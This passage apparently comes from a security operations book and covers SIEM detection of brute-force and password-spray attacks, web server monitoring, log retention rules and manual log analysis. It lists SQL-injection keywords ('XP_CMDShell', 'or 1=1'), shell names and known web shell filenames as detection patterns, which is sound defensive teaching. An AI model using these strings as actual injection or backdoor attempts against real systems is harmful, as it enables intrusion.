This use case has a recognizable pattern. A consistent percentage of your user population will forget their account credentials—often on Monday mornings—and repeatedly try to log in, eventually locking their accounts before contacting the Service Desk. Outside of that expected window, repeated account lockouts indicate one of the following conditions:

- A misconfigured system or application
- A user device with outdated credentials that need to be updated
- An account under a password-guessing attack, resulting in repeated lockouts or failed logons

Misconfigured systems also exhibit a detectable pattern: a rapid sequence of events from the same source address that repeats, followed by a defined pause or a complete stop, as the application typically returns an error to the user.

Note that the following use cases reference account lockouts (Event ID 4740). Your organization may or may not have this setting enabled in AD. Additionally, AD isn't the only source of authentication data—brute-force attempts can target any system with an account directory.

Brute-Force Detection and Authentication Use Cases

Continual authentication failures and account lockouts

Once failed logons reach a defined threshold or clipping level, the account should be monitored and investigated. For failed logons, a starting point is 30 failures within a 10-minute period, with adjustments from there. This threshold is reasonable for interactive logon failures against a single account but should vary by authentication source and account type. Service accounts should have a near-zero tolerance—three consecutive failures from a service account should trigger immediate investigation, as legitimate services authenticate silently and reliably.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing, T1110.004 Brute Force: Credential Stuffing, and T1078 Valid Accounts

Repeated account lockouts

Once an account logon failure occurs often enough, more sophisticated systems such as Active Directory can be configured to lock the account. For monitoring, start with five consecutive lockouts before triggering a brute-force alert, assuming the policy enforces lockout after five failed attempts with a short reset interval (e.g., one minute). These events indicate a rhythm.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing and T1110.003 Brute Force: Password Spraying

Low-and-slow authentication failures

Attackers need to determine how account authentication failures are handled by different applications. Web-based applications, in particular, frequently exhibit observable differences depending on whether the account name is not known, the user and password do not match, or the account becomes locked. These differences can be observed in web page responses and in average response times. Therefore, an attacker may attempt a lower volume of authentication attempts to discern the pattern. This is the most difficult brute-force variant to detect because the adversary is deliberately operating below every reasonable threshold. The detection strategy must shift from volume based to behavior based. Rather than counting failures per unit of time, analysts should look for any authentication failure pattern against a web-facing application that is consistent and repetitive over an extended period, such as one to three failures per hour sustained over several days from the same source IP or ASN. User agent analysis is a valuable supplementary signal, as automated low-and-slow tools frequently produce consistent or unusual user agent strings that deviate from the browser population normally seen authenticating to the application. Web application firewall (WAF) telemetry is the most practical data source for this detection, as it provides the HTTP response code, response time, and request metadata needed to identify the enumeration pattern the use case describes. Correlating this detection with the excessive nondelivery report and DNS reconnaissance detections reviewed earlier can reveal a broader preattack reconnaissance campaign of which low-and-slow authentication probing is one component.

Tactic: Credential Access (TA0006); T1110.001 Brute Force: Password Guessing and T1110.003 Brute Force: Password Spraying

Tactic: Reconnaissance (TA0043); T1595.002 Active Scanning: Vulnerability Scanning and T1589.001 Gather Victim Identity Information: Credentials

Password spray

This attack attempts to use a single likely password across many accounts in the domain, once per account. The goal is to identify accounts that use default or commonly used passwords, such as "Spring2018," or widely known weak passwords.[1] This activity can be detected by identifying failed logons across multiple unique user accounts originating from the same source system (hostname or IP address). Password spraying is particularly dangerous because it is specifically designed to stay below per-account lockout thresholds—by attempting only one password per account, the adversary avoids triggering the lockout-based detections described earlier.

Tactic: Credential Access (TA0006); T1110.003 Brute Force: Password Spraying and T1078.002 Valid Accounts: Domain Accounts

Tactic: Reconnaissance (TA0043); T1589.001 Gather Victim Identity Information: Credentials and T1087.002 Account Discovery: Domain Account

Web Server and Application Server Activity

Much of this data is highly valuable for consumer analytics, so the organization may already have established capabilities for analyzing this

source. This is another case where most of the data reflects normal activity, and it can often be safely reduced before being sent to the SIEM.

Modern web analytics platforms—such as Google Analytics 4, Adobe Analytics, and Splunk Observability—already process web server log data at scale. The SOC team should establish a working relationship with the web analytics team before building independent log ingestion pipelines. The analytics team may already maintain the baseline traffic profiling infrastructure needed by the SOC, and duplication of effort is common in organizations that have not clearly defined the boundary between web analytics and security monitoring.

Before you contemplate ingesting web server data into the SIEM, assess how web server log data is currently used. Web administrators likely already maintain profiles and tools for analyzing their logs. Reviewing existing reports can help establish a baseline, which can then inform threat detection strategies for web servers. Keep in mind that the SOC's focus is on security issues, not marketing analytics.

For internal web servers, ensure collection of authentication logs, user agent strings, and source IP addresses. If there is a way to record a logout, that's a bonus (users don't often click the logout link). After login and logout activity, identify "critical transactions," which typically appear as POST submissions to specific application endpoints.

For external web servers, obtaining the true client IP address may be difficult. Many security architectures define a perimeter firewall with a NAT address in place, meaning the web server logs will not contain the true source, as the web server is deployed in a DMZ using an RFC 1918 address. More advanced perimeter security models employ load balancers or reverse proxies, which can preserve client IP information via the X-Forwarded-For (XFF) HTTP header field. Preferably, the more modern and standardized Forwarded header (RFC 7239) should be used, as it addresses some XFF spoofing concerns and is supported by current versions of Nginx, Apache, and most load balancing platforms.

The next step is ensuring that this field is recorded in the web server logs and that the SIEM can parse the field.

Regardless of decisions about ingesting web server logs, several monitoring conditions should be considered. The most valuable fields are the HTTP status code, URL path, remote IP or connecting host, request time, user agent, and request ID.

As a data reduction and learning exercise, whittle down and eliminate "normal web traffic patterns" so that you can observe exceptions. Consider the following:

- Analyze the number of unique pages or URL requests coming from a single source IP address. If 80% of your visitors interact with up to 125 URLs most of the time, that represents a baseline usage pattern. Validate this by comparing the URL set against a stable DEV or QA environment rather than production. This approach helps confirm that QA mimics production and ensures that potentially malicious artifacts (e.g., a web shell) are not inadvertently excluded. If an attacker were capable of dropping off a malicious file such as a web shell, you would not want that file to be excluded. Now determine what remains in the last 20% of the time to detect spiders, vulnerability "testers," and other indicators.
- A second option is to include just the log records that have security-specific value—for example, when a user visits a particular page, such as the login page or specific forms. Most log records should result in a 100 (information), 200 (success), or 300 (redirect) status code. These are all "normal" results. Status codes of 400 and 500, or a subset of them, can have real security value. For example, 400 Bad Request, 401 Unauthorized, and 405 Method not Allowed are codes that can be a result of scanning or malicious server exploration.
- A third option would be to update or modify the web application itself to log critical transactions—login, logout, page or form initial access, or key data changes. This approach aligns with the OWASP

Application Logging Vocabulary standard, which defines a common event taxonomy for application security logging and facilitates consistent SIEM ingestion across heterogeneous application environments.

- If possible, determine the “average visit time” for this period.
- Establish a baseline of normal behavior so that the SOC team can identify deviations in IP addresses or DNS names. Further, automating some form of alerting for these conditions just may not be practical. Rather, scripting out this analysis and rerunning it on a monthly basis so that the SOC team just knows “what’s normal” may be enough.

Key Web and App Server Use Cases

Web shells

For server-side deployments—particularly internet-exposed systems with web servers—configure file blocking for known web shells. The most comprehensive and actively maintained source is the GitHub repository, which contains several thousand known web shell samples across PHP, ASP, ASPX, JSP, and other server-side languages. File integrity monitoring tools such as Wazuh, Tripwire, or AIDE deployed on the web server can detect new file creation events in the web root in near real time, providing a detection capability that complements the log-based approaches described in this section.

> *Tactic: Persistence (TA0003)*; T1505.003 Server Software Component: Web Shell
>
> *Tactic: Execution (TA0002)*; T1059 Command and Scripting Interpreter and T1203 Exploitation for Client Execution.

Attack-type traffic

Page requests for URLs not included in the application's URL inventory should be investigated. If a user can successfully get a web shell on the server, you would need a list of the application's URLs, and then look for exceptions. Something like "php-backdoor.php," "simple-backdoor.php," "RemExp.asp," or "kacak.php" should get your attention, as these are common backdoor web shell applications. Realize, though, that this use case is focused on finding what should *not* be there, so if you see "/usermgmt/useraccthistlookup.asp" and it wasn't in the list of expected URLs, don't assume that this is a new page focused on helping an end user see their account history. You will also detect an attacker performing a common URL scan against the system, when you connect unknown URLs with 400 error messages. Never generate a URL list from production, because it may be contaminated by adversary activity.

> *Tactic: Discovery (TA0007)*; T1595.002 Active Scanning: Vulnerability Scanning and T1083 File and Directory Discovery
>
> *Tactic: Persistence (TA0003)*; T1505.003 Server Software Component: Web Shell

HTTP return status codes

Most responses should fall within the 100-, 200-, or 300-level ranges, which are considered normal. Elevated volumes of 400- or 500-level responses may indicate error conditions based on the HTTP request. An excessive number of either code indicates some form of reconnaissance or an attacker searching for a vulnerability. A threshold-based alert on 404 Not Found responses is the most practical implementation of this detection. A source IP generating more than 20 unique 404 responses within a five-minute window is statistically consistent with automated URL enumeration rather than a lost human visitor. The 500 Internal Server Error code deserves particular attention in conjunction with injection string monitoring described next, as a 500 response to a

request containing SQL keywords or XSS payloads may indicate that the injection reached the database or application layer and produced an unhandled error, which is a potential indicator of a partially successful attack. The 403 Forbidden response to requests for files in sensitive directories such as */admin*, */backup*, */config*, or */.git* should also generate alerts, as these paths are commonly targeted by automated scanners and their presence in the access log indicates reconnaissance activity regardless of whether access was granted.

> *Tactic: Reconnaissance (TA0043)*; T1595.002 Active Scanning: Vulnerability Scanning
>
> *Tactic: Initial Access (TA0001)*; T1190 Exploit Public-Facing Application

Injection strings

Useful strings in an IIS log that relate to an attacker attempting to penetrate a connected SQL server include:

- `XP_CMDShell` (attempt to execute commands at the command line)
- `Select *` (attempt to get all data from a table)
- Or `1=1` (attempt to perform SQL injection)
- SQL keywords (`UPDATE` [change table], `CAST` [(manipulate data type], and `UNION` [merge multiple result sets])
- Pages that normally receive POST requests also receiving GET requests

- Windows process names (e.g., *cmd.exe*) or Linux shells such as /bin/sh

> *Tactic: Initial Access (TA0001)*; T1190 Exploit Public-Facing Application
>
> *Tactic: Execution (TA0002)*; T1059 Command and Scripting Interpreter and T1203 Exploitation for Client Execution
>
> *Tactic: Collection (TA0009)*; T1213 Data from Information Repositories

Sessions

Consider looking into sessions that are significantly longer than the typical session length to start. This condition *may* indicate account compromise, because an attacker may be constantly interacting with the site. Session duration analysis should be combined with session activity rate analysis—an abnormally long session that also generates an abnormally high number of page requests or POST submissions per minute is a stronger compound indicator than session duration alone. An attacker who has compromised an account and is performing automated data collection through the web interface will produce both a long session and a high transaction rate. Server-side session token analysis is also valuable where the application supports it—a session token that is reused from a different source IP or user agent than the one that authenticated it is a near-definitive session hijacking indicator and should generate an immediate alert regardless of session duration.

> *Tactic: Collection (TA0009)*; T1185 Browser Session Hijacking and T1213 Data from Information Repositories
>
> *Tactic: Credential Access (TA0006)*; T1539 Steal Web Session Cookie

Spidering IPs

IPs that visit most or all of the possible URLs, visit URLs rapidly (say, 30 within a second or two), or generate numerous page failures indicate scanning, vulnerability analysis, or automated spidering. Users who interact with a web server don't click 30 links or buttons within a few seconds. Having your website indexed in Google isn't a technical attack, but it may be a data leakage issue. Legitimate search engine crawlers identify themselves with well-documented user agent strings—Googlebot, Bingbot, and similar—and their source IP ranges can be verified against published lists maintained by each search engine provider.

> *Tactic: Reconnaissance (TA0043)*; T1595.001 Active Scanning: Scanning IP Blocks and T1595.002 Active Scanning: Vulnerability Scanning
>
> *Tactic: Discovery (TA0007)*; T1083 File and Directory Discovery

Application server conditions

The application server provides backend access to the supporting database on behalf of a frontend web application. It is frequently a target of attackers. Security issues identified by the Open Web Application Security Project (OWASP) can percolate through to an application server. For example, any SQL injection statement run on the app server, or SQL error log conditions coming from an application server, are suspicious. The OWASP Top 10 remains the definitive reference for web application security risks and should be the framework that guides detection rule development for application server monitoring.

Tactic: Initial Access (TA0001); T1190 Exploit Public-Facing Application

Tactic: Collection (TA0009); T1213 Data from Information Repositories and T1005 Data from Local System

Tactic: Execution (TA0002); T1059 Command and Scripting Interpreter and T1203 Exploitation for Client Execution

---

1 A list of the top 20 most common passwords is available on Wikipedia.

Part IV. Log Management

Chapter 17. Log Management

"To build a good security monitoring program, logs are critical. They feed almost everything we do in monitoring from event correlation to auditing."

—Lorna Hutcheson, SANS Internet Storm Center

There are numerous reasons to capture logs. First is their operational value, enabling system administrators to review activity to confirm that services are operating properly and to detect system issues. Second is their security value as an audit record. Third is support for compliance standards or legislative and regulatory requirements. And fourth is compliance reporting. Depending on perspective, the priority of these reasons may vary.

Reliable and informative logs are the lifeblood of SOC operations, threat hunting, detection engineering, and continuous monitoring programs. For these processes to function effectively, millions of individual event records pass through a complex, multistage pipeline before reaching an analyst dashboard or review platform. To ensure logs are trustworthy and useful, it is important to understand how they are generated, processed, and transformed into consumable records that support investigative actions. Effective proactive monitoring also depends on confirming that required data sources are actively reporting and that source systems provide the fullest possible set of log data.

There is also a distinction between general logging and system auditing. Audit records meet a higher standard: they are not readily discardable, provide documentary evidence of specific activity, and are usually associated with a named user or process.

Log Record Data Elements

There are several components of reliable log record data. The following represent the minimum expectations for high-quality, useful data that supports SOC operations:

When: Event time

The time on the local system when the event occurred. Ideally, the record should include the event's time zone or UTC offset.

When: Log time

The time when the log record was written, which may differ from the event time.

Where from: Source system address, device identifier, or FQDN

The system identifier of the event source at the time the event occurred. This is particularly important given the prevalence of network-based systems.

Where occurred: Acting system address and/or name

The name and/or address of the system that caused or originated the event. This is relevant for observational systems (e.g., network intrusion detection systems) that capture activity between multiple hosts.

Who: Acting user

The account associated with the user who performed the action. Whenever possible, this should map to a known user, service, generic, or application account within at least one directory service in the organization.

Who: Application data

Information identifying the application, database instance, module or component, or service that generated the record. In many cases, this can be inferred from the log name.

What: Event occurrence

Sufficient detail describing what the acting user or process did, including the action taken and the outcome of that action.

What: Changed data

Contextual data that expands on the event. For example, if a user creates a purchase order, the purchase order number would be included. For account or group management events, this may include permissions granted or revoked.

Why: Conditions

Indicators of outcome or state (e.g., informational, success, failure, error, critical). These conditions should be consistently defined and applied across systems.

Account Management

Account Life Cycle Events (ALCEs) relate to the creation, assignment, modification, disabling, and removal of user accounts, as well as the rights or permissions associated with those accounts.

The following data elements should be captured to ensure these events are fully auditable and actionable:

Who: Acted-upon user

The user account affected by the ALCE.

Who: Acting user

The user who performed the change affecting the acted-upon user.

Who: Modeled user

The originating user account used as the template or reference for creating or modifying another account (e.g., permission cloning), where

supported. Some systems allow one user to be created or modified based on another user's configuration; in such cases, the modeled user should be included in the audit record. This establishes a three-way relationship. For example, an administrator (Bob) clones user Alice's account based on the current rights and group memberships of Charlie.

What: Right/role/permission/group

The access control element assigned or removed, whether implemented through group membership or directly assigned rights. These changes must be recorded.

Network devices capture spatial data at Layers 3 and 4 of the OSI model. While an application may not have visibility into TCP ports, network devices do. When recording network activity, source numerical values should be logged rather than inferred service names. For example, a firewall should record port 80/TCP rather than assuming HTTP. Ideally, the device should also identify the application-layer protocol in use, as this additional context enhances analysis.

Logging System Components

A log management system contains several components, as illustrated in Figure 17-1.

Proper log management begins with the log generator—that is, the instrumentation of the source system, application, network device, or database. The best possible source component must be configured to create a record, at a minimum, for "critical transactions," as well as other relevant activities. Many systems require logging to be explicitly enabled. Once enabled, logging must be properly configured within the system's decision-making components. For example, a firewall enforces policies that control traffic between multiple interfaces; when its state manager checks network traffic flowing through the firewall, it may or may not generate a log record. This behavior may be intentional or the result of misconfiguration.




Figure 17-1. Logging generation, timestamps, and collection components

Once event data is generated, it is most often stored locally on the system or application and protected from accidental deletion or alteration. Log data must be forwarded off the system as quickly as possible. The part of the

system that stores the log must be secure, meaning that nonauthorized users or processes cannot change (or in some cases access) the log records themselves or affect the ability of the system and its applications to create the log records. Also, at this stage the log record must not be changed from what the generator stated during a subsequent process.

A privileged system process is usually configured to rotate the logs. Most Unix or Linux systems rotate logs daily or weekly. By default, they usually store the last five logs, either daily or weekly.

On Linux:

- The `journalctl` command is used to extract event log data from services on systems that use `systemcl`.
- The log directory will usually be */var/log*, where you should see a list of regular files and compressed files named with *#.gz* suffixes.
- `Logrotate` is the command, run daily, out of cron, from the */etc/cron.daily/logrotate* script. The configuration file is */etc/logrotate.conf*.

Windows systems, by contrast, typically overwrite (roll over) event log entries once the log reaches a specific size, which is 20 MB by default at installation. In domain environments, Group Policy Objects can be configured to control the levels of logging, the category of logging records at two different levels, the size of the log, and the process to follow when the event log fills up.

Log Filtering

There are many cases in which a site can safely avoid logging all traffic. The decision should focus on replacing a lower-resolution data source with a higher-resolution source, particularly one that understands the application-level protocol and is user attributable. Following are some examples:

- A site may choose not to log blocked inbound traffic at the perimeter firewall because the volume of this data will be excessive and it is well understood that the "internet is always knocking on the door."
- A site using Microsoft DNS servers with a usable DNS monitoring solution (e.g., PassiveDNS) may not need to configure DNS logging on the Windows DNS server. The site would only send DNS requests to DNS servers on the internet, because local DNS logging effectively records that the systems are working. The site would not log DNS traffic to and from the internal DNS servers, because they are logging richer, application-specific data.
- A site may have configured process monitoring or local filesystem auditing using Sysmon, native Windows Security Event ID 4688, and an EDR platform such as SentinelOne, Carbon Black, or Tanium. EDR applications allow SOC analysts to investigate alarm conditions more completely by providing real-time event data, file activity, and correlation (e.g., linking DNS requests to the originating process), along with a structured interface for analysis.
- In environments where log sources are duplicative, one source may provide significantly higher value. For example, if a proxy server such as Zscaler, Cisco Umbrella, Palo Alto Networks (Prisma/URL Filtering), Forcepoint, or TitanHQ is deployed and its logs are ingested, organizations may choose to drop perimeter firewall "accept" TCP traffic and NetFlow data originating from the proxy. This approach reduces the number of log records coming into the SIEM, because the proxy provides far more valuable application-level and user awareness data than the firewall.
- Network flow data to and from specific types of infrastructure systems such as SAN, NAS, and backup or recovery platforms is often high volume and of limited investigative value. Capturing this type of flow data in a SIEM can be considered excessive. For user shares, logging user and process actions against a filesystem's

contents provides more actionable insight than flow data, which is typically limited to machine-level attribution.

Log Times

Of particular importance are timestamps, because they are used to order events when the timeline of an incident is constructed. Event generators are rarely aware of a time other than their own system time. The system time is initially derived from the CMOS clock and then updated by a time synchronization component, such as an NTP agent. For a more detailed discussion, refer to Chapter 6.

Log Retention, Audit, and Compliance Considerations

Numerous regulations affect modern business operations. Privately owned businesses need audit records just to operate effectively, while publicly traded companies must also support financial control programs such as Sarbanes-Oxley in the United States. Healthcare organizations face additional requirements, including HIPAA and HITECH. Following California's breach notification law in 2003, all US states have enacted their own notification requirements. Most of these regulations relate to a specific aspect of business operations, including recordkeeping, protection of personally identifiable information, accuracy of financial information, and access controls surrounding that information (see Table 17-1). In other words, regulatory requirements are scope limited.

To support these obligations, it is very important to attribute assets to the applicable governing regulation and determine what types of log and audit data are required as part of IT General Controls. The SOC should leverage this organizational context to better monitor and protect those assets. As noted elsewhere in this book, the SOC must be able to connect its operations to the business context in support of the value chain. Monitoring the system security state of SOX, HIPAA, and breach notification data

sources is an excellent example of how to do that. The converse is also true: when an incident occurs, can the SOC provide assurance that those assets are currently unaffected by the incident?

There is also a practical matter to contend with when it comes to IT logs and audit records: supporting the internal and external auditors. Auditors review data from a prior period when they arrive on-site. That period could be the previous quarter or year. The net effect is that most of your log and audit data should be accessible for at least two time periods to support short-term investigation and long-term compliance drivers. The first time period should support immediate investigations and should include one-quarter of your data (e.g., 93 days' worth). The second time period must support regulatory requirements and is typically much longer. Log management systems should therefore provide access to archived data (e.g., disk or tape) beyond the immediate investigation window and support retrieval within a reasonable time frame (generally within one day) for the full retention period.

Table 17-1. Example compliance and regulatory log retention periods

Standard/legislation	Period	Notes impacting logging
Sarbanes-Oxley Act United States (July 2002)	7 years	See SOX 302 and 404 controls. SOX is focused on record retention that supports financial systems, financial reporting, communications, and audit records.
PCI DSS 4.01	1 year	Limit cardholder data to support business, legal, and regulatory requirements. Visitor logs for three months.
Graham-Leech-Bliley Act United States (Nov. 1999)	6 years	Relaxed regulations and barriers for banking, securities, and insurance companies and consolidation prohibitions. Invokes a requirement to protect information from foreseeable security and data integrity threats.

Standard/legislation	Period	Notes impacting logging
European Union Data Retention Europe (March 2006 to April 2014)	2 years	Relates to telecom data, with LEA/LEOs capable of requesting IP addresses for email, phone, and text messages. If your organization operates in Europe, look for the next generation of this directive. Further, EU regulation may require that you keep logs in that country.
Basel II (June 2004) and Basel III	3 to 7 years, B II	Focused on financial risk and capital; records and logs related to financial management, for “activity logs.”
Health Insurance Portability and Accountability Act (HIPAA) United States (August 1996)	6 years	Covers medical information, access, general IT, third-party access management, business associate agreements, privacy notices, and change records.

For US federal government agencies, state agencies, and businesses that have contracts with a government agency, review NIST SP 800-92, “Guide to Security Log Management,” and NIST SP 800-53 Rev. 5, “Security and Privacy Controls for Federal Information Systems and Organizations.”

Chapter 18. Manual Log Analysis for IR and the SOC

> *"What's interesting about this breach scenario is what led to the investigation and eventual discovery of the sophisticated threat. Although Microsoft ultimately found the APT, it was a Microsoft customer who first alerted on and investigated anomalous events of MailItemsAccessed through the Microsoft audit log."*
>
> —Cloud Security Alliance article discussing Storm-0558

The opening quote for this chapter emphasizes the importance of customer analysis of its own log data, and in that case, the log data was presented in JSON format. This chapter presents manual analysis techniques for CSV files and JSON formats, as these are the two most common formats an analyst encounters; it also provides a checklist and structured process for incident responders and SOC teams when manual log analysis is required, particularly when a mature SIEM or log management solution isn't in place, a situation that occurs more often than one might think. For example, a SOC team may ask for data from a subsidiary organization in a different time zone, or a source system's logs may not be in the SIEM, or the SOC may be performing manual log analysis on log archives that have cycled out of the SIEM itself.

In some cases, code samples and output may wrap onto the next line with indentation when displayed in print.

Common situations requiring manual log analysis include:

- Before the SIEM is set up to receive the log data, following the EDIS discovery process
- When the SIEM is significantly degraded and not operational
- When working offsite without access to the SIEM

- When developing use cases or performing detection engineering, as described elsewhere in this book

This chapter also presents different methods to explain how a script functions, such as line analysis and pseudocode. You may be asked to explain your code months or years later. While it is fresh in your mind, take some time to doument how your code works. You can also send your code to a modern LLM, and ask it to give you a line-by-line or pseudocode analysis. Just be sure to read the output so that you are not surprised in the future.

There are several steps to work through when it comes to manual log analysis. Make sure you understand the question that needs answering so that logs can be collected and analyzed, and answers can be found. These steps are outlined in Table 18-1.

Table 18-1. Key steps in manual log review

Step	Action
1	Understand the incident or case: Get a handle on the case, the situation, or the issue that needs to be investigated. This step is instrumental in pointing to the right direction. Avoid being myopic, though; use the parameters of the case to help prioritize activity such as log generation and analysis.
2	Identify the relevant log sources: Determine which log sources will provide the necessary data to support the investigation.
3	Determine the collection method/PoC: You may not have access to the log sources or knowledge of exactly how to collect the data. Here, you would request log collection and direct the PoC to provide timestamped notes and screenshots to explain how the log data is collected. Also ask for a screenshot of the source system's time and UTC offset if you don't have direct access. You will need to confirm these settings to organize log data in a timeline and may want to manipulate the time in step 9 so the data is in time order.

Step	Action
4	Self-document collected data: Administrators won't often produce logfiles using self-documenting filenames or hashes. As log data arrives, name the logfile in a self-documenting manner and get an SHA hash of the file. These details need to be dropped into your case log or case management system. Which logfile name is better: *20260304.1705.PerimeterFirewall.last4days.csv* or *FWinfo.csv*?
5	Reduce data volume: When systems generate logs, they tend to log normal conditions, diagnostic information, and security-relevant information. Take some time to pull out the case-relevant data from the larger logfile, and analyze that data. Here, the "reduced" file would mimic the original filename but add something like "incident_data" or "relevant_info" to the name. At the command line, `grep -v` is your friend because you can use it to easily exclude certain conditions.

Step	Action
6	Adjust the time, if needed: Based on the event time, source time from the source system, time set offsets, and other time-related information, you may need to adjust data times to normalize the data for your timeline. Remember that syslog-provided data does not include a year value. As you consume and analyze syslog-provided data. you could add a year value to aid in timeline event reconstruction. Your notes on your analysis process need to make it clear that you did this because a year value was not in the source data. This action should result in a set of files specifically for this purpose in a separate directory. Your methods need to be reputable, be understandable, and ensure you don’t corrupt the data you’ve already collected. If you find that you need to adjust times for analysis, use a separate column in your presentation.

Step	Action
7	Find the clues: Analyze the data for indicators of interest. Examples include: • Volume changes, such as significant spikes or gaps in logging. A lack of data may in fact be a major clue (e.g., no firewall data from the perimeter firewall for seven minutes when you think the incident happened would point to disabled logging during this period, or 100% CPU load where logging did not occur). • System change activity, such as a filesystem, directory, process, or actions taken by staff to make changes to a system. • User account change activity, such as new users created, permissions/rights modified, excessive logon failures, or a rise in access requests to systems the user doesn't normally use. • Begin timeline reconstruction and visualization. Walk through your reduced dataset from, say, a day ago, and just scroll through the data and get a feel for activity. If you have an analysis tool, attempt to visualize the data.

Step	Action
8	Correlate and pivot: As you are analyzing the data, build a picture of relevant information and, wherever possible, identify and add correlating events. For example, if you have an SSH login attempt from a Windows workstation, do you have a corresponding event that shows who was logged in on the console at that time, or a firewall log record allowing the access? Also, one piece of evidence data can lead you to pivot to other data sources or other ways to look at existing data. For example, you may be investigating a specific user or host, and you may see other flow data from the suspect to local systems. You may then want to focus on those systems and see if the user most closely related to the case interacted with any of those systems.
9	Prove/disprove (Analysis Output): As you are building up the case, remember what you are after: evidence that either confirms or disproves the topic under investigation. Note that based on the research by Chris Sanders discussed in "Performing Well-Rounded Alarm Analysis", it is more expedient to disprove a theory and then further instrument the system to detect whether the event happens again.
10	Summarize findings: Since there is often limited time to investigate, gather, and perform an analysis, cross-communicate your process to at least one peer to check your method, validate the conclusion, and keep others who need situational awareness in the loop.

Process Plaintext Data on Linux

Analysts often receive large volumes of data in plaintext format. This section explains how to process plaintext logs and provides examples using common Linux command-line tools, including techniques for working with log data using `awk`.

Here are sample Secure SHell (SSH) log entries illustrating successful and failed login attempts using password and public key authentication:

```
Jan 02 14:23:15 webserver01 sshd[12456]: Failed password for
invalid user
   admin from 192.168.1.105 port 54321 ssh2
Jan 02 14:23:18 webserver01 sshd[12458]: Failed password for root
from
   10.0.50.22 port 44567 ssh2
Jan 02 14:23:22 webserver01 sshd[12460]: Failed password for
invalid
   user oracle from 192.168.1.105 port 54322 ssh2
Jan 02 14:24:01 webserver01 sshd[12465]: Failed password for
invalid
   user test from 203.0.113.45 port 33891 ssh2
Jan 02 14:30:12 webserver01 sshd[12545]: Accepted password for
jsmith
   from 10.0.10.50 port 52341 ssh2
Jan 02 14:35:22 webserver01 sshd[12589]: Accepted publickey for
deploy
   from 10.0.10.60 port 48922 ssh2: RSA SHA256:xK9mP2nQ
```

During an incident, you would want to know which IPs are responsible for failed login attempts. The following shell script does that for you:

```
 1 #!/bin/sn
